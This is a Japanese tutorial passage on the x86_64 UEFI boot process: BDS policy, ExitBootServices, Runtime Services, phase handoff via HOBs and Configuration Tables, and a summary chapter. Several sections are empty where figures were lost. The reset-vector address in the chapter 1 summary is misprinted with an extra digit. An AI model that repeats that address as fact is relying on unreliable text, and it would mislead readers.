
例: USB メモリのブートローダ


PciRoot(0x0)/Pci(0x14,0x0)/USB(0x3,0x0)/HD(1,GPT,...)/\EFI\BOOT\BOOTX64.EFI

解釈:

1. PCI Root Bridge
2. PCI(0x14,0x0): USB Controller
3. USB(0x3,0x0): ポート3のデバイス
4. HD(1,...): パーティション1 (GPT)
5. \EFI\BOOT\BOOTX64.EFI: ファイルパス

## 3. フォールバック機構





#### 4. ユーザーインターフェース

UI	役割	起動条件
Setup UI	BIOS設定画面	Del/F2キー
Boot Menu	ブートデバイス選択	F12キー
Boot Manager	ブートオプション管理	NVRAM設定

## BDSの設計思想

なぜBDSが独立しているのか:

1. ポリシーとメカニズムの分離

- DXE: デバイスを使える状態にする (メカニズム)
- BDS: どのデバイスから起動するか決定 (ポリシー)

## 2. 柔軟性

- OEM ごとに異なるブートポリシー
- カスタム UI の実装が容易


## 3. セキュリティ

- Secure Boot の検証はここで実施
- ユーザー認証もここで可能

# TSL/RT の責務

## TSL (Transient System Load)

OSへの制御移譲:



### ExitBootServices() の影響:

終了するサービス:

- Boot Services のすべて
- ほとんどのドライバ
- イベント・タイマ
- メモリ管理サービス

継続するサービス:

- Runtime Services のみ
- 一部のドライバ (Runtime Driver)


### Runtime Services の役割

OS実行中も提供されるサービス:

サービス	機能	使用例
Variable Services	NVRAM 変数アクセス	ブート設定保存
Time Services	RTC 時刻取得・設定	システム時刻
Reset Services	システムリセット	シャットダウン
Capsule Services	ファームウェア更新	BIOS 更新

### Runtime Servicesのメモリレイアウト:

OS起動後のメモリマップ:



### SetVirtualAddressMap():


OSは、Runtime Servicesを仮想アドレス空間にマップします。

```

// 概念的な流れ
// 1. OS がページテーブル構築
// 2. Runtime Services を仮想アドレスへマップ
// 3. UEFI に新しいアドレスを通知
Status = RuntimeServices->SetVirtualAddressMap(
    MemoryMapSize,
    DescriptorSize,
    DescriptorVersion,
    VirtualMap
);
// 4. 以降、仮想アドレスで Runtime Services を呼び出し
  
```

# フェーズ間ハンドオフの仕組み

## 情報の受け渡し方法



## 各ハンドオフ機構:

遷移	機構	内容
SEC → PEI	Stack	最小限の情報 (CAR領域)
PEI → DXE	HOB	メモリマップ、CPU情報、設定
DXE → BDS	Protocol	すべてのデバイス・サービス
BDS → OS	Configuration Table	ACPI、SMBIOS、メモリマップ

## Configuration Table

### OSへ渡されるテーブル:

```
// UEFI Configuration Table の構造
typedef struct {
    EFI_GUID VendorGuid;      // テーブルの種類
    VOID     *VendorTable;    // テーブルへのポインタ
} EFI_CONFIGURATION_TABLE;

// 主なテーブル:
// - ACPI Table: ACPI_20_TABLE_GUID
// - SMBIOS Table: SMBIOS_TABLE_GUID
// - Device Tree: DEVICE_TREE_GUID (ARM)
```


### Linuxカーネルでの利用例:

Linuxカーネル起動時:

1. UEFI から Configuration Table 取得
2. ACPI Table を解析 → デバイス情報
3. SMBIOS Table を解析 → ハードウェア情報
4. Memory Map を取得 → メモリ管理

## 責務分担の設計原則

### 各フェーズの設計指針



#### 1. 最小特権の原則


フェーズ	利用可能リソース	理由
SEC	CPU、ROM	セキュリティの起点、最小限
PEI	+ DRAM、基本I/O	プラットフォーム初期化に必要
DXE	+ 全デバイス	ドライバ実行環境
BDS	すべて	ブート処理のため

#### 2. 段階的複雑化

複雑さの遷移：

SEC: シンプル (数KB)  
↓  
PEI: 中程度 (数十～数百KB)  
↓  
DXE: 複雑 (数MB)  
↓  
BDS: 中程度 (ポリシーのみ)

### 3. 疎結合の実現



インターフェースを標準化することで：

- 各フェーズの独立実装が可能
- ベンダー固有部分とコア部分を分離
- テストとデバッグが容易

## まとめ

この章では、各ブートフェーズの詳細な責務を説明しました。

重要なポイント：

フェーズごとの主要責務：


フェーズ	主要責務	成果物
SEC	CPU初期化、CAR設定	PEI Core起動
PEI	DRAM初期化、プラットフォーム初期化	HOBリスト、DXE Core起動
DXE	ドライバ実行、デバイス初期化	Boot/Runtime Services

フェーズ	主要責務	成果物
BDS	ブートデバイス選択、ブート実行	OS起動
TSL/RT	OSへ制御移譲、Runtime Services提供	OS実行環境

### 設計原則:

- 段階的機能有効化: リソースを段階的に利用可能にする
- 責任の分離: 各フェーズは明確な責務を持つ
- モジュール性: 独立した実装・テストが可能
- 標準インターフェース: HOB、Protocol、Configuration Tableで疎結合

### ハンドオフ機構:



各フェーズは、前のフェーズから情報を受け取り、次のフェーズへ渡す責任を持ちます。

次章では、Part I 全体のまとめを行います。

### 参考資料

- [UEFI Specification v2.10 - Chapter 2: Boot Phases](#)
- [UEFI PI Specification v1.8 - Volume 1-5](#)
- [EDK II Module Writer's Guide](#)
- [Intel® 64 and IA-32 Architectures Software Developer's Manual](#)


# Part I まとめ

## 🎯 この章の目的

- Part I で学んだ内容の総復習
  - x86\_64 ブートプロセスの全体像の整理
  - 重要概念の相互関係の理解
  - Part II への準備
- 

## Part I で学んだこと


Part I では、**x86\_64 アーキテクチャにおけるブート基礎**を学びました。



## 各章の要点

### 第1章: リセットから最初の命令まで

重要な概念:



キーポイント:

- x86\_64 CPU は電源投入時、必ず **0xFFFFFFFF0** から実行を開始
- この位置を **リセットベクタ** と呼ぶ
- チップセットが SPI ROM を固定アドレスにマップ
- DRAM 未初期化のため、ROM のみアクセス可能
- リセットベクタには JMP 命令が配置され、ファームウェア本体へ遷移


なぜこの設計か:

- 決定論的な起動（常に同じアドレスから）
- 最小限の依存（RAM 不要）
- 後方互換性（30年以上継承）

## 第2章: メモリマップと E820

重要な概念:


物理アドレス空間（4GB例）：



キーポイント:

- 物理アドレス空間 ≠ DRAM サイズ
- **MMIO (Memory-Mapped I/O)** でデバイスにアクセス
- **E820 (Legacy)**: INT 15h でメモリマップ取得
- **UEFI Memory Map**: EFI\_MEMORY\_DESCRIPTOR で詳細な情報
- メモリホール: 3GB-4GB 付近の DRAM 未使用領域
- **RAM Remapping**: メモリホールの DRAM を 4GB 以上へ再配置

メモリマップの遷移:



## 第3章: CPU モード遷移の全体像

**重要な概念:**



**キーコンセプト:**

モード	ビット幅	アドレス空間	特徴
リアルモード	16bit	1MB	セグメント:オフセット、保護なし
プロテクトモード	32bit	4GB	GDT、特権レベル
ロングモード	64bit	256TB	ページング必須、フラットメモリ

**モード遷移の手順:**

1. リアルモード → プロテクトモード

- GDT 設定
- CR0.PE ビットセット
- ファージャンプ

2. プロテクトモード → ロングモード

- ページテーブル構築 (PML4, PDPT, PD, PT)
- CR3 設定 (ページテーブルベース)


- CR4.PAE 有効化
- IA32\_EFER.LME 設定
- CR0.PG 有効化
- ファージャンプ

### UEFI の特徴:

- SEC Phase で早期にロングモードへ遷移
- PEI/DXE は全て 64bit で実行
- ブートローダには 64bit 環境を提供

## 第4章: 割り込みとタイマの仕組み

### 重要な概念:




### キーポイント:

#### 1. 割り込みの種類

種類	発生源	例	番号範囲
例外	CPU内部	ページフォルト	0-31
ハードウェア割り込み	外部デバイス	タイマ、キーボード	32-255

種類	発生源	例	番号範囲
ソフトウェア割り込み	INT命令	システムコール	任意

## 2. APIC アーキテクチャ



- **Local APIC:** 各 CPU コア固有、タイマー機能
- **I/O APIC:** 外部デバイス管理、ルーティング
- **MSI/MSI-X:** PCIe デバイスの高性能割り込み

## 3. タイマの種類


タイマ	周波数	精度	用途
PIT	1.193MHz	低	レガシー
RTC	32.768kHz	低	CMOS時計
APIC Timer	CPU依存	中	各CPU固有
HPET	10MHz以上	高	モダン
TSC	CPU周波数	最高	計測専用

UEFI での扱い:

- 通常、割り込みは無効化 (CLI 状態)
- ポーリングベースで動作
- OS が割り込みを設定・有効化

## 第5章: UEFI ブートフェーズの全体像

**重要な概念:**



**5つのフェーズ:**

フェーズ	名称	主な役割
<b>SEC</b>	Security	CPU初期化、CAR設定
<b>PEI</b>	Pre-EFI Initialization	DRAM初期化、基本H/W初期化
<b>DXE</b>	Driver Execution Environment	ドライバ実行、デバイス列挙
<b>BDS</b>	Boot Device Selection	ブートデバイス選択
<b>TSL/RT</b>	Transient System Load / Runtime	OS起動、ランタイムサービス

**フェーズごとの RAM 状態:**

Phase	RAM状態	主な処理	成果物
SEC	CAR (CPU Cache)	CPU初期化	PEI Core
PEI	DRAM初期化中→完了	メモリ初期化	DXE Core、HOB
DXE	DRAM利用可	ドライバ実行	Boot Services
BDS	DRAM利用可	ブート選択	OS起動


**PI と UEFI の関係:**

- **PI 仕様:** ファームウェア内部 (SEC, PEI, DXE)
- **UEFI 仕様:** OS とのインターフェース (Boot/Runtime Services)

## 第6章: 各ブートフェーズの役割と責務

**重要な概念:**

**設計原則:**



**フェーズ別詳細責務:**

### 1. SEC Phase

- CPU 初期化 (マイクロコード、キャッシュ、モード遷移)
- **CAR (Cache as RAM) 設定**
- PEI Core の発見・検証・ロード

### 2. PEI Phase

- **DRAM 初期化** (最重要タスク)
  - Memory Controller 設定
  - SPD 読み込み
  - DRAM トレーニング
- CPU/Chipset 初期化
- **HOB (Hand-Off Block) 構築**

- DXE Core 起動

### 3. DXE Phase

- **DXE Dispatcher** (依存関係解決、ドライバ実行)
- デバイス初期化 (PCIe 列挙、USB/Network/Storage)
- プロトコル公開 (GOP, Block I/O, File System等)
- Boot Services / Runtime Services 提供

### 4. BDS Phase

- ブートオプション管理 (BootOrder, Boot000x)
- デバイスパス解決
- ブートローダ検索・実行
- フォールバック機構
- ユーザーインターフェース (Setup UI, Boot Menu)

### 5. TSL/RT


- OSへの制御移譲 (ExitBootServices)
- **Runtime Services** 提供 (NVRAM、Time、Reset、Capsule)
- SetVirtualAddressMap による仮想アドレスマッピング

ハンドオフ機構:

